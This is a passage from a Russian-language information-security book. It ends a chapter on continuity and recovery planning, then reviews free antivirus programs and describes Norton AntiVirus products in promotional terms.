- инструкции для персонала — как и когда пользоваться обеспечением;

План ОНРВ лучше всего строить как описание опасных ситуаций и способов реакции на них следующем порядке:

1. Описание нарушения.

2. Немедленная реакция на нарушение — действие пользователей и администрации в момент обнаружения нарушения:

- что должно быть сделано;
- когда это должно быть сделано;
- кем и как это должно быть сделано;
- что необходимо для того, чтобы это было сделано;

- персональная ответственность руководства и исполнителей;

3. Оценка ущерба от нарушения — в чем заключаются потери, ка кова их стоимость (включая восстановление).

4. Возобновление обработки информации. После устранения на рушения и первичного восстановления необходимо как можно быстре возобновить работу, так как машинное время — это деньги.

5. Полное восстановление функционирования системы — удале ние и замена поврежденных компонентов системы, возобновление обра ботки информации в полном объеме.

6. Сбор данных и составление отчетов для расследования сбоя, на рушения.

Глава 8. Как обеспечить выполнимость планов

Любой план хорош в том случае, если он выполним. Для обеспече ния выполнимости планов необходимо, чтобы работу по их составлени выполняла группа квалифицированных специалистов — описанный вы ше Координационный центр по информационной безопасности. В боль шинстве случаев целесообразно, чтобы в эту группу входили следующи специалисты, каждый из которых должен отвечать за свой участок рабо ты:

- специалисты по техническим средствам;
- системные программисты;
- проблемные программисты;
- сотрудники, отвечающие за подготовку, ввод и обработку данных;
- специалисты по защите физических устройств;
- представители пользователей.

После подготовки плана необходимо его принять и реализовать что напрямую зависит от его четкости, корректности и ясности для со трудников организации.

Итак, если вы:

1. Имеете дело с ценной информацией и хотите, чтобы она была сохранена в целостности, то вы нуждаетесь в защите АИС при помощи специальных средств, которые возьмут на себя многие заботы по обеспечению сохранности вашей информации.

2. Не знаете или имеете приблизительное представление о том, какие именно средства защиты вам нужны, какие функции они должны выполнять и какова их реальная стоимость, то вам необходимо провести анализ риска.

3. Не представляете себе, что нужно сделать для организации защиты информации в вашей АИС, то вам необходимо составить план защиты.

4. Не желаете тратить лишние деньги на средства контроля, но все же опасаетесь не предусмотренных защитой ситуаций, то вы должны составить план непрерывной работы и восстановления — на тот случай, если такая ситуация все же возникнет.

5. Хотите, чтобы средства, затраченные на защиту, не пропали зря вместе с вашей информацией и правильно работали, то вы должны объяснить всем своим сотрудникам, как правильно работать со средствами защиты и что они могут потерять вместе с информацией, если будут нарушать правила пользования этими средствами.

Вместе с тем необходимо четко помнить, что сложность установки и настройки средств защиты напрямую зависит от их возможностей, и если вы не хотите вместо правильно функционирующего инструмента получить набор средств, выполняющих неизвестно что, то вам необходимо обратиться к специалистам.

Часть 10. Обзор антивирусных программ

Глава 1. Бесплатные антивирусы

Наверное, все вы слышали о компьютерных вирусах и представляете себе, сколько неприятных вещей они могут натворить. А те, кто, может быть, и избежал этого неприятного знакомства, наверняка слышали печальные истории от своих друзей, жаловавшихся на очередную заразу, загубившую важные данные на винчестере. И это ладно, если бы все закончилось именно так, а то ведь можно потерять и материнскую плату, и тот же винчестер практически безвозвратно.

Хорошо известно: чтобы избежать такого рода последствий, надо пользоваться программами-антивирусами, которые в состоянии поймать и уничтожить вредоносные программы. Вот только обычно беспечные пользователи начинают больше думать об этом, когда вирус уже сделал свое черное дело и приходится спасать остатки былого великолепия. Тогда наученный горьким опытом человек уже начинает суетиться, узнавать, чем предохраняются от вирусов другие, смотреть, какие есть программы, и тут он сталкивается с проблемой.

Услышав что-то об основных антивирусах — Dr.Web, AVP, Norton Antivirus и прочих, — вы, несомненно, захотите не только узнать о них как можно больше, но и посмотреть в деле. И тут-то обнаруживается, что, несмотря на бесчисленные достоинства, все они далеко не бесплатны, и зачастую простой российский гражданин не в состоянии позволить себе столь высокооплачиваемого «врача» для своего компьютера. Конечно, для организаций и людей, ставящих безопасность своих данных дороже всего на свете, это небольшая преграда, но для всех остальных она зачастую становится непреодолимой.

Можно, конечно, скачать тестовые версии того же Dr.Web или AVP, но, учитывая их ограничения, это просто издевательство. Так, например, Dr.Web обнаруживает вирусы, но лечить и удалять их будет толь-

ко коммерческая версия программы. Представляете себе шок пользователя, когда он нашёл на своем компьютере кучу ужасных вирусов и не в состоянии с ними ничего сделать!

К счастью, выход из этого положения есть, и заключается он в наличии бесплатных программ-антивирусов, которые вы без проблем можете скачать с сайтов разработчиков в Internet и с популярных файловых серверов. Ниже приводятся самые популярные продукты этой категории, которые позволят содержать вам компьютер в боевой готовности без особых денежных затрат.

InoculateIT Personal Edition

Эта программа компании Computer Associates International представляет собой мощный антивирусный комплекс, способный защитить компьютер от любых типов вирусов. Для получения программы надо зарегистрироваться на сайте разработчика, и потом вы сможете получать консультации и обновления бесплатно. Данный антивирус работает под управлением Windows. Защита осуществляется в реальном времени, необходимый программный модуль загружается одновременно с Windows. Кроме того, вы всегда можете проверить жесткие и гибкие диски на предмет вирусов и других вредоносных программ.

Интерфейс у этой программы не столь прост, как у других, попавших в эту главу, тем более если учесть еще и то, что он на английском языке. В панель инструментов вынесены только основные функции, причем не все, и сделано это не самым лучшим образом. Антивирус построен наподобие Проводника, так что вы без проблем можете проверить как отдельные файлы, так и вызывающие у вас подозрения папки. Программа ведет подробную статистику, которая записывается в файл прямо с самого начала работы, отображая все данные в нижнем окне. Кроме того, InoculateIT способен проверять содержимое основных типов архивных файлов, что ставит его в один ряд с самыми современными антивирусами. Программа предусматривает создание шаблонов для проверки по всем дискам, возможность их сохранения и даже создания специальной дискеты для этого. Также данный антивирус защищается паролем, что будет полезно системным администраторам, которые, как и все другие люди, не любят, чтобы кто-нибудь копался в настройках их программ.

InoculateIT поддерживает автоматическое обновление баз по вирусам и поставляется вместе с энциклопедией этих вредных программ, где довольно подробно описаны их основные виды и особенности. Также неплохой Help содержит словарь основных терминов, но они все на английском языке, так что пользователям, плохо его знающим, от нали-

чия этого словаря легче не станет. Работает программа весьма шустро и в целом оставляет после себя хорошее впечатление. Если бы еще интерфейс был чуточку привлекательней, то вообще было бы прекрасно.

AVTrojan и Anti-VBS

Эти две простые программы написаны нашим соотечественником Игорем Суменковым. AVTrojan представляет собой программу, призванную бороться с таким подвидом вредоносных программ, как «троянские кони». Для тех, кто не знает, могу сообщить: это программы, которые рекламируется как нечто полезное, но на самом деле не выполняют такого предназначения или, помимо полезных действий, совершают противозаконные действия в руках злоумышленников.

Программа AVTrojan весьма проста, но эффективна. Программа позволяет проверить: память, реестр, папки или отдельные файлы как вместе, так и по отдельности. Все функции доступны из панели инструментов продукта или, как обычно, через меню. Настройки программы минимальны, и самыми полезными из них являются запуск одновременно с Windows и непонятно как попавшее сюда охлаждение процессора.

Стоит отметить, что в отличие от обычных антивирусов AVTrojan является специализированным средством, созданным только для уничтожения «троянских» программ, поэтому и методы немного отличаются от обычных. Если пользователь запросил удаление «троянской» программы, обычный антивирус (например, AVP, DR.Web, Norton Antivirus, McAffee VirusScan и др.) пытается удалить соответствующий ей файл на диске. Однако если данная «троянская» программа уже запущена, то ликвидировать такой файл нельзя, потому что он занят Windows. Результат — сообщение «Невозможно удалить вирус», и начинающий пользователь ничего не сможет сделать. AVTrojan же удаляет любую обнаруженную «троянскую» программу в любом состоянии. Если она уже запущена, то принудительно закрываются все процессы в памяти, соответствующие данной программе, и после этого файл корректно удаляется.

Вторая программа, Anti-VBS, имеет весьма узкую специализацию и предназначена для поиска и уничтожения вируса I love you, а также всех его модификаций. В принципе возможно обнаружение и других VBS (Visual Basic Script) вирусов. Никаких настроек и премудростей у программы нет. Галочка **«Лечить зараженные файлы»** и кнопки **«Старт»** и **«Выход»**. Вот и все. Кстати, подобного рода узкоспециализированных программ, направленных на лечение буквально одного вируса, появилось в Internet в последнее время довольно много.

Так что, если вдруг по каким-то причинам вас данный продукт не устроит, вы можете без проблем найти аналогичные, например, от зарубежных разработчиков.

The Nicks Ghost Buster

Данная программа российского производства является ревизором диска, работающим в среде Windows. По функциональным возможностям The Nicks Ghost Buster является конкурентом популярной программы ADinf, но отличается от последней тем, что работает под управлением Windows, со всеми вытекающими отсюда последствиями, такими, как: графический интерфейс (GUI), многозадачная работа, многопоточность, истинная 32-разрядность и т.п. Самый главный плюс — можно обращаться напрямую к дискам (практически любым, не только физическим) через драйвер IOS (Супервизор ввода-вывода или драйвер 32-бит доступа к диску) в обход DOS-резидентов (в частности, Boot-вирусов, перехвативших 13h прерывание при загрузке компьютера), что не под силу DOS-программам. Понятно, что справедливо это только при работе в Windows9x.

The Nicks Ghost Buster запоминает и при каждом запуске проверяет информацию об операционной системе и установленном аппаратном обеспечении — объем оперативной памяти DOS (изменения которой бывают при заражении большинством загрузочных вирусов), количество установленных винчестеров, таблицы параметров винчестера (Hard Disk Parameter Table). При всех этих проверках программа просматривает диск по секторам, обращаясь непосредственно в IOS, и не использует прерывания Int 21h и Int 13h, что позволяет успешно обнаруживать активные маскирующиеся вирусы (Stealth-вирусы).

Действует программа следующим образом: при первом запуске она запоминает объем оперативной памяти DOS, адрес обработчика INT 13h, таблицы параметров диска и создает таблицы для проверяемых дисков. Потом антивирус проверяет диски в следующей последовательности:

- Проверяется объем оперативной памяти, доступной DOS, и таблица параметров жесткого диска (HDPT).
- Проверяются Master-Boot и Boot-секторы. Если найдены их изменения, то сравниваются текущие системные таблицы с теми, которые были ранее, и по желанию можно восстановить прежний сектор. Сектор Master-Boot анализируется при проверке всех логических дисков.

- Проверяется список номеров сбойных кластеров, так как некоторые вирусы помечают хороший кластер как сбойный и используют этот кластер для размещения в нем своего кода и данных.
- Проверяется дерево каталогов диска. Ищутся новые и удаленные каталоги.
- Проверяются файлы. Ищутся новые, удаленные, переименованные, перемещенные из одного каталога в другой и измененные файлы.
- Проверяется изменение длины даты и времени создания файла и контрольной суммы файла.

В завершение изменения анализируются, и если они, по мнению антивируса, «безобидны», т.е. не похожи на проявления вируса, то программа просто представит вам всю информацию об изменениях. Если же происходят «подозрительные» изменения (похожие на проявления вируса), то NGB предупредит вас о возможности заражения.

Интерфейс программы весьма прост и нагляден. Все основные функции доступны как с панели инструментов, так и через соответствующие меню. Настройки программы весьма обширны: вы можете задавать тип (по расширению) проверяемых файлов, режимы проверки (по скорости), какие области диска проверять и какие файлы игнорировать. Также присутствуют настройки по созданию отчетов, и можно отметить опцию **«Запускать NGB один раз в день»**. Переключение языков интерфейса происходит прямо из меню программы и практически мгновенно. Также программа обладает обширным и хорошо написанным Help'ом, где вы можете узнать не только об особенностях программы, но и об основных типах вирусов, а также изучить словарь терминов, применяемых в этой области программного обеспечения.

Есть у The Nicks Ghost Buster одно неудобство — нельзя проверить определенный каталог на диске. Диск всегда проверяется только целиком, по разделам. Вообще же продукт производит приятное впечатление, и его можно смело рекомендовать если не к ежедневному применению, то по крайней мере к знакомству.

Stop!

Несмотря на то что продукт находится в стадии бета-версии, он позволяет обнаруживать множество опасных вирусов и вредоносных кодов («троянские» программы, VBS-вирусы, BAT-вирусы и т.д.) В программе реализованы уникальные алгоритмы, позволяющие обнаруживать новые командные вирусы (BAT и VBS). В частности, программа

обнаруживает более 400 «троянских» программ, более 200 BAT/VBS-вирусов. Все остальные типы вирусов в текущей версии программы не обнаруживались.

Stop! работает под Windows, но является консольным приложением, и все опции программы реализованы через командную строку. Настройки имеются следующие: устанавливать уровень эвристики, писать лог-файл, стирать зараженные файлы, а также отмечать нормальные значком Ok. По умолчанию программа при запуске начинает тестировать первый логический жесткий диск. По завершении работы выдается статистика проведенного исследования. В целом простенькая, но полезная программа.

F-Stopw

Эта программа фактически является частью другого коммерческого продукта компании-разработчика Frisk Software — F-Prot, но распространяется бесплатно и может быть найдена на большинстве файловых архивов, а также на сайте разработчика. Данный антивирус представляет собой монитор, который постоянно висит в system tray Windows и следит за происходящими процессами. Программа использует антивирусные базы F-Prot, но проверить диск или отдельные директории на предмет вирусов «вручную» не может. Как только вирус проявит себя, F-Stopw автоматически засечет его и обезвредит.

Окно с настройками программы откроется, если нажать левой кнопкой мыши на соответствующем значке в system tray и выбрать **Properties**. Там же, кстати, программу можно и отключить. Возможности программы довольно широки, а настройки включают в себя следующие опции:

- Выбор типов файлов для сканирования.
- Проверка Boot-секторов, архивов, упакованных EXE-файлов, эвристический анализ.
- Что, собственно, делать с файлами — удалять, лечить и т.п.
- Каким образом и что писать в лог-файл.
- Информация о протестированных файлах и о том, какие и сколько вирусов может лечить данный продукт.

В завершение хочется сказать, что это, конечно, не все бесплатные программы, которые доступны сейчас в Сети, а только наиболее часто встречающиеся на файловых серверах. Не проходите мимо этих архивов, если будет свободная минутка — возможно, вы найдете бесплатные, но эффективные средства против вирусов для своего компьютера.

Глава 2. Norton AntiVirus


Каждый год создаются тысячи компьютерных вирусов, и их потенциальная опасность огромна. Эти вирусы принимают разнообразные формы и вызывают разные виды повреждений. Вирусы загрузочного сектора заражают ту область диска, с которой загружается система. Вирусы файлов переписывают фрагменты файлов. Вирусы типа «Троянского коня» прикидываются безвредными программами и проявляют себя, когда вы запускаете их. А макровирусы — самые распространенные и заразные из всех вирусов, очень быстро распространяются, действуют на разных платформах и могут вредить на всех уровнях вычислительной среды, будь то домашний ПК, рабочая станция в офисе, сервер или шлюз Интернета.

Norton AntiVirus — единственный антивирусный продукт, способный обнаружить и удалить все существующие макровирусы, и используемый более чем 15 млн. людей во всем мире. Он обеспечит вас полной защитой для любой вычислительной среды, включая DOS/Windows, Macintosh, серверы NetWare, серверы SMTP и брандмауэры.

Одна из самых больших проблем, которые создает быстрое появление все новых вирусов, — это необходимость для полной уверенности постоянно получать свежую версию программы. Внедрив средство LiveUpdate!, Symantec стала первой компанией, представившей автоматический способ регулярного обновления антивирусной защиты по Интернету.

Последние определения вирусов и обновления к программам ежемесячно загружаются нажатием единственной кнопки. Иначе, чтобы не забывать поддерживать актуальность своей антивирусной защиты, можно подписаться на ежемесячные или ежеквартальные обновления, и к вам на стол будет регулярно ложиться диск, напоминая о необходимости скопировать последние определения на все компьютеры системы.

LiveUpdate! содержит также средство NAVEX — модульный механизм сканирования вирусов, позволяющий повысить надежность антивирусной защиты без реинсталляции всего продукта. Например, когда появился Office 97, вместе с ним возникли и новые формы вирусов, нацеленных на его приложения. Чтобы защититься от них, в случае других антивирусных продуктов потребовалось бы заново покупать и устанавливать весь антивирусный пакет. При использовании же NAV все, что нужно, — это загрузить через LiveUpdate! маленькую добавку к существующему продукту.



Программное обеспечение Norton AntiVirus не приносит в жертву производительность ПК. NAV легко установить, после чего о нем можно забыть, так как он работает автоматически в фоновом режиме, позволяя продолжать работу с компьютером с той же эффективностью, что и прежде.

Не придется и долго ждать окончания процесса сканирования, так как NAV использует самую быструю технологию на сегодняшний день. По завершении сканирования ПК проверяются только новые или измененные файлы.

В том невероятном случае, если ПК все же оказался зараженным, функция спасения диска поможет перезапустить и восстановить систему, даже если компьютер не загружается со своего диска.

Когда для усиления потока информации в компании используется сервер, и любое препятствование этому потоку болезненно для организации, важно бывает обеспечить максимально надежную защиту. NAV гарантирует такую защиту, определяя большее число известных вирусов, чем любой конкурирующий продукт, и включает самую эффективную технологию обнаружения неизвестных вирусов и вирусных классов. Он предлагает небывалую совместимость, гарантирующую полную защиту присутствующих в сети систем каждого типа, будь то Windows, DOS или Macintosh.

Серверные продукты NAV разработаны таким образом, чтобы их было легко настраивать. Конфигурацию этих продуктов можно выбрать со своей рабочей станции — как для одного, так и для группы серверов.

Кроме того, они располагают высокой гибкостью, позволяя выбирать параметры защиты, отвечающие требованиям вашей уникальной сетевой среды. Настройки позволяют концентрировать защиту там, где она больше всего нужна, задавая правила сканирования входящих и исходящих файлов DOS, Windows и Macintosh. А запланировав процедуру сканирования на наиболее свободные часы, можно минимизировать помехи, причиняемые повседневной производственной деятельности.

Отчетность тоже построена гибко и предоставляет возможность простого доступа к важной информации о деятельности вирусов. Она может передаваться дальше по вашему усмотрению. Пользователей можно оповещать по сети, электронной почте или пейджинговой связи, и в каждом случае есть возможность выбирать адреса отдельных людей или вещания на всю сеть.

Все серверные продукты NAV полностью интегрируются с продуктами, установленным на рабочей станции. NAV for NetWare представляет собой продукт, сертифицированный компанией Novell и, следовательно, надежно работающий со всеми установками NetWare 3.x и 4.x, включая 4.1. Для простоты администрирования в нем предусмотрена также поддержка Novell NetWare Directory Services.

Тем временем, NAV for Windows NT обеспечивает надежную защиту серверов NT. Он допускает установку на множество серверов NT из одной точки, и централизованно подает предупредительные сигналы, значительно сокращая время, требуемое на администрирование. Еще важнее то, что, благодаря LiveUpdate!, можно обеспечить защиту от самых последних вирусов!

Интернет и интрасети стали обычным способом распространения вирусов в корпорациях и между ними. Поэтому Symantec тесно сотрудничает с ведущими в отрасли поставщиками шлюзов NT и UNIX при разработке продуктов NAV for Firewalls и NAV for Internet Email Gateways, гарантирующих надежную защиту от любых вирусов, распространяемых по Сети.

NAV for Firewalls обеспечивает непрерывную защиту всех поддерживаемых брандмауэрами интернет-протоколов, включая HTTP, FTP и SMTP. Простая установка продукта не требует опыта работы с UNIX, и его можно дистанционно конфигурировать через HTML-интерфейс. Кроме того, вы получаете небывалую степень гибкости и управляемости и можете эффективно регулировать нагрузку трафика, выбирая режим карантина, сквозной или восстановительный режимы в зависимости от своих потребностей.

Функции отчетности обеспечивают подробную регистрацию и статистику деятельности вирусов, а пользователи вашей сети не смогут миновать антивирусную защиту.

NAV for Internet Email Gateways предлагает повышенную степень защиты, автоматически перехватывая и устраняя любые вирусы, способные скрываться во вложениях электронной почты — даже в компрессированных и зашифрованных файлах. Продукт позволяет выполнять антивирусное сканирование, лечение и карантин из любой точки сети с применением веб-браузера. Функциями администрирования и отчетности тоже легко управлять откуда угодно.

Программа Value LicenceTM

Намереваясь приобрести многопользовательскую лицензию, поинтересуйтесь сначала финансовыми выгодами, которые дает программа. Value Licence NAV Deluxe предлагает несколько дополнительных преимуществ, включая бесплатные копии продуктов CrashGuard 2.0 и Norton Safe on the Web.

NAV Deluxe

Norton CrashGuard 2.0 обеспечивает наиболее эффективную защиту и восстановление. Это означает, что вам больше не нужно беспокоиться о возможности потери времени и вложенного труда из-за крушения системы.

Этот продукт предотвращает такую возможность, обнаруживая и устраняя проблемы до того, как они вызовут повреждения. Но в том случае, если авария все же произойдет, Norton CrashGuard достаточно долго поддержит приложение в рабочем состоянии, чтобы вы успели сохранить свою работу.

Norton Safe on the Web обеспечивает повышенную защиту в Интернете и технологию шифрования. Он выявляет риски, связанные с применением Интернета, и предлагает инструменты для борьбы с ними. Этот продукт автоматически делает системы Windows 95 и NT безопасными и более устойчивыми по отношению к несанкционированному проникновению через Интернет:

- анализируя систему, оповещая вас о любых потенциальных проблемах защиты и предлагая меры по их преодолению;
- защищая систему от опасного программного обеспечения, такого как злокачественные Java-аплеты и элементы ActiveX;

- позволяя шифровать вложения файлов электронной почты таким образом, чтобы их можно было безопасно передавать по Интернет.

Пакет Norton AntiVirus по существу снимает необходимость в исполнении административных функций по организации защиты серверов NT от вирусных атак. Сочетая «пуленепробиваемость» противовирусной технологии и простоту установки с централизованными средствами администрирования, Norton AntiVirus предоставляет самую продуманную защиту от любой вирусной угрозы. Norton AntiVirus поддерживает непрерывную автоматическую защиту против известных вирусов и самую лучшую защиту против новых и неизвестных вирусов, даже если они находятся в сжатых файлах (архивах). Ваши средства защиты вирусов обновляются легким прикосновением к кнопке, тогда, согласно установленному расписанию, начнет работать технология LiveUpdate — средство автоматической загрузки и распределения. Пакет NAV встраивается в совместимую с Microsoft Management Console панель управляющего центра Norton System Center, что позволяет централизовать все средства управления.

Новые вирусы появляются и обнаруживаются ежедневно. В Антивирусном исследовательском центре Symantec (SARC), крупнейшей команды экспертов по вирусам, постоянно работают над идентификацией и нейтрализацией этих вирусов, включая быстро распространяющиеся макровирусы, прежде чем они станут опасными для вашей системы и ваших файлов.

Центр SARC, в котором работает свыше 30 экспертов по вирусам и бюджет которого превышает 4 млн. долларов США, имеет превосходную репутацию. Он обеспечивает круглосуточную поддержку клиентов и быструю разработку антивирусной вакцины. Теперь вы находитесь под защитой «web-паука» под названием Seeker (Искатель), который выполняет функции случайной проверки сайтов в Интернет и сбора файлов для анализа. Кроме того, свыше 100 новых описаний вирусов создается в автоматическом режиме с помощью SARA — полностью автоматизированной изолированной системы, которая разрабатывает решения для анализа вирусов, их обнаружения и удаления.

Эти технологические инструменты усиливают вашу непосредственную безопасность в настоящем. Они же раскрывают потенциальный риск появления угрозы в будущем. С начала своего образования Центр SARC мгновенно реагирует на внезапные проявления вирусов, ведет интенсивные исследования над вероятными угрозами в будущем и обучает обычных и корпоративных пользователей безопасной работе на компьютере. И, как обычно, все новые антивирусные решения встраиваются во

ксе антивирусные продукты Symantec, а ежемесячные обновления выкладываются на web-сайт Центра и передаются в службу BBS компании Symantec и в многочисленные онлайновые службы, разбросанные по всему миру.

Пакет Norton AntiVirus для Windows является частью многоуровневой стратегии, обеспечивающей всестороннюю защиту от вирусов в любой части вашей компьютерной системы. Продукт предусматривает защиту для операционных систем:

- Macintosh
- DOS/Windows 3.x
- Windows 95/98/Me
- Windows NT/XP
- NetWare Servers
- SMTP Servers
- Lotus Notes

Основные возможности для Windows

Карантин

С помощью программы можно изолировать зараженные файлы в укромном уголке вашего компьютера, пока у вас не появится возможность исправить их. Такой способ гарантирует, что остальные ваши файлы останутся чистыми и что вы случайно не отошлете зараженные файлы кому-то другому.

Обнаружение и пересылка

Новый мастер Scan-and-Deliver («Найти и доставить») облегчает пересылку изолированных или других подозрительных файлов для исследования в Symantec. Персонал Антивирусного исследовательского центра Symantec (SARC) быстро даст дельный совет и необходимое для занесения в базу описание вируса.

LiveUpdate

Встроенная технология LiveUpdate позволяет Norton AntiVirus автоматически загружать новые определения вирусов от Symantec с частотой раз в неделю (при приобретении Norton AntiVirus предусматривается годовая подписка на LiveUpdate). А при использовании версии 5.0 программное обеспечение загружает только описания новых вирусов, поэтому обновления выполняются быстро и эффективно.

Безопасные путешествия в Интернет

Norton AntiVirus обладает самой полной защитой против злонамеренных программ. Кроме тысяч видов вирусов NAV обнаруживает и удаляет опасные формы кода ActiveX, приложений Java и троянских коней. Персонал Центра SARC постоянно исследует контент Всемирной Паутины на предмет обнаружения зловредного кода и создает обновления Norton AntiVirus для защиты от такого кода.

Круглосуточная защита

Norton AntiVirus постоянно работает в фоновом режиме, чтобы уберечь ваш компьютер от вирусов, которые могут поступить внутри вложений в сообщениях электронной почты, в загруженных из Интернет файлах, на гибких дискетах, на компакт-дисках с программным обеспечением или по сети. А встроенная технология Bloodhound компании Symantec «вынюхивает» и уничтожает новые вирусы, которые могут проявиться в период до нового обновления.

Основные возможности для серверов Windows

Централизованное администрирование

Norton AntiVirus устанавливается в считанные минуты, а затем обеспечивает автоматическую защиту. Всесторонний и централизованный охват подозрительных ситуаций позволяет мгновенно и точно отреагировать на любой инцидент с любым вирусом, а по желанию пользователя сделать это в автоматическом режиме. Norton AntiVirus интегрирован в совместимую с Microsoft Management Console панель управляющего центра Norton System Center, что позволяет централизованно администрировать большой набор утилит для обеспечения безопасности и для защиты данных.

Более частое и продуктивное обновление средств защиты

Norton AntiVirus позволяет поддерживать антивирусную защиту в актуальном состоянии нажатием одной кнопки: запускается компонент LiveUpdate, работающий по установленному расписанию в автоматическом режиме и используемый для загрузки и распределения. Обновления с новым способом микроопределения вирусов, еженедельно дополняются и, тем самым, снижают требования к пропускной способности канала.

Быстрый ответ на внезапное проявление вирусов

Norton AntiVirus представляет собой целостное решение для вашей организации, имеющее поддержку на нескольких языках. Пакет гарантирует самую современную в мире защиту против вирусов, и все это

благодаря упреждающим исследованиям по новым вирусным угрозам, проводимым в Антивирусном исследовательском центре Symantec (SARC).

Гибкие средства управления антивирусной защитой рабочих станций

Norton AntiVirus позволяет устанавливать автоматическую защиту в реальном времени либо выбрать вирусное сканирование по расписанию или по требованию. Вы можете задать способ обработки вирусов: либо обнаружить их, изолировать и отправить в Центр SARC для разработки вакцины, либо автоматически удалить. Уникальная технология Scan-Cashing значительно снижает время сканирования и требования к скорости канала передачи данных.

Norton AntiVirus для Macintosh

Norton AntiVirus для Macintosh (прежнее название SAM) является средством антивирусной защиты №1 для Макинтошей. Пакет обеспечивает быструю, продуктивную и автоматическую защиту от вирусов для файлов из Интернет, для вложений в сообщениях электронной почты, для дискет, разделяемых файлов и сетей. Пакет автоматически обнаруживает и удаляет все известные вирусы плюс неизвестные и неопознанные макровирусы. На вашем Маке можно создать одну или более «зон безопасности», и все файлы станут «разрешенными» только после антивирусного сканирования. Зараженные файлы могут быть восстановлены автоматически, даже без запуска программы. При оплате подписки вы сможете загрузить через Интернет описания новых вирусов меньше чем за минуту (в течение года после покупки данная услуга предоставляется бесплатно). Эта операция может быть задана в планировщике. Norton AntiVirus для Macintosh для большей скорости работы исполняется в кодах PowerPC и является совместимым с HFS+.

Основные возможности NAV для Macintosh:

- Автоматическое восстановление входящих файлов.
- Обнаружение и удаление неизвестных макровирусов.
- Технология защиты SafeZone предупреждает о появлении вирусов в файлах из Интернет, во вложениях в сообщениях электронной почты, на дискетах, в разделяемых файлах и в сетях.
- Сканирование сжатых файлов (архивов) с помощью технологии StuffIt.

- Реализация в кодах PowerPC для большей скорости работы.
- Загрузка описаний новых вирусов по модему или через Интернет с помощью технологии LiveUpdate.
- Непосредственная загрузка с компакт-диска для аварийного восстановления зараженной файловой системы.
- Поддержка Антивирусным исследовательским центром Symantec (SARC), ведущим коллективом специалистов по антивирусным технологиям.

Владельцы Макинтошей гораздо чаще подключаются к различным сетям, чем пользователи других компьютеров. Вы загружаете сообщения электронной почты с вложениями и файлы из Интернет. Поскольку некоторые из них могут быть заражены, Norton AntiVirus для Macintosh позволяет вам разместить их в зоне безопасности SafeZone, где они подвергнутся антивирусной проверке, прежде чем будут помещены в ваш Макинтош.

«Вынюхивание» новых макровирусов

Что нужно для предотвращения от повреждения вашего компьютера новым макровирусом? Одним словом — Bloodhound. Интеллектуальная технология обнаруживает макровирусы раньше, чем они будут идентифицированы, и быстро и без проблем удаляет их, даже если обновление базы описаний вирусов еще не было произведено.

Автоматическое восстановление файлов

Входящий файл содержит вирус? Нет проблем. Компонент автоматического восстановления Auto Repair может фиксировать или удалить файл даже без запуска приложения Norton AntiVirus. А с помощью компонента автоматической защиты Auto-Protect вы получите извещение о проявлении и пресечении работы вируса или вирусоподобной программы.

Простая и быстрая загрузка защиты

Описания новых вирусов из Центра SARC находятся на кончиках ваших пальцев, если вы подписаны на услугу LiveUpdate. Чтобы гарантировать постоянность вашей защиты, вы получаете годичную подписку на LiveUpdate с момента покупки Norton AntiVirus для Macintosh. Щелкните мышкой на иконке LiveUpdate, чтобы загрузить описания новых вирусов на ваш компьютер через Интернет. Вдобавок вы можете задать в планировщике автоматическое обновление описаний вирусов.

«Родные» коды

Norton AntiVirus для Macintosh разработан специально для чипа PowerPC, так что антивирусное сканирование выполняется как никогда быстро. Оно происходит в обеих файловых системах: HFS и HFS+.

Загрузка

Даже если ваш Макинтош уже оккупирован вирусом, вы можете стартовать Norton AntiVirus с загрузочного компакт-диска. Затем удалить любой вирус и обнаружить все зараженные файлы.

Norton AntiVirus для Microsoft Exchange

Теперь вы можете распространить самую лучшую технологию защиты от вирусов на серверы Microsoft Exchange. Norton AntiVirus для Microsoft Exchange останавливает вирусы, поступающие и исходящие из серверов Exchange через почтовые ящики, папки и базы данных. Уникальные нортоновские технологии гарантируют самую крепкую защиту, существующую против новых и неизвестных вирусов, включая быстрораспространяющиеся макровирусы и полиморфные вирусы. Антивирусное сканирование в реальном времени, технологии ScanCaching и OneScan минимизируют нагрузку на сетевой трафик. Административные функции просты, установка и оповещение выполняются централизованно, через удобный, основанный на HTML интерфейс. А автоматическое обновление описаний вирусов и сканирующего механизма выполняется с помощью прописанного в планировщике компонента LiveUpdate.

Мощные средства вирусного сканирования и восстановления

Минимальная нагрузка на сетевой трафик — NAV для MS Exchange использует широкий набор уникальных возможностей, снижающих нагрузку на сетевой трафик.

- AutoProtect сканирует и очищает вложения в сообщениях электронной почты в реальном времени по мере их поступления на сервер Exchange, а не когда они отправляются на сервер NT.
- Scan-caching упреждает повторное сканирование файлов, пока не произойдет их изменение.
- One-Scan гарантирует однократную проверку вложений в сообщениях электронной почты независимо от количества адресатов письма.
- Сканирование по расписанию позволяет проводить антивирусное сканирование в часы минимальной нагрузки.

Защита вложений в сообщениях электронной почты — Сканирование и удаление вирусов из вложений в сообщениях электронной почты, включая форматы обмена MIME и UUENCODE, что гарантирует полную защиту от вирусов.

Карантин — На сервере создается «зона безопасности», где NAV для MS Exchange может хранить зараженные файлы и вложения в сообщениях в ожидании обработки, пока не снизится нагрузка на систему.

- Устраняется возможность создания узких мест в сети.

Гибкие, централизованные средства администрирования

Удаленное управление — Гибкие средства удаленного управления базируются на HTML-подобном интерфейсе, что позволяет администраторам конфигурировать и управлять пакетом NAV для MS Exchange с любой рабочей станции или сервера, оснащенных браузером.

Централизованное распределение — Администраторы могут устанавливать программное обеспечение NAV для MS Exchange, распределять обновления и описания вирусов по многочисленным серверам и рабочим станциям из одного места с помощью утилиты Norton Software Distribution Utility.

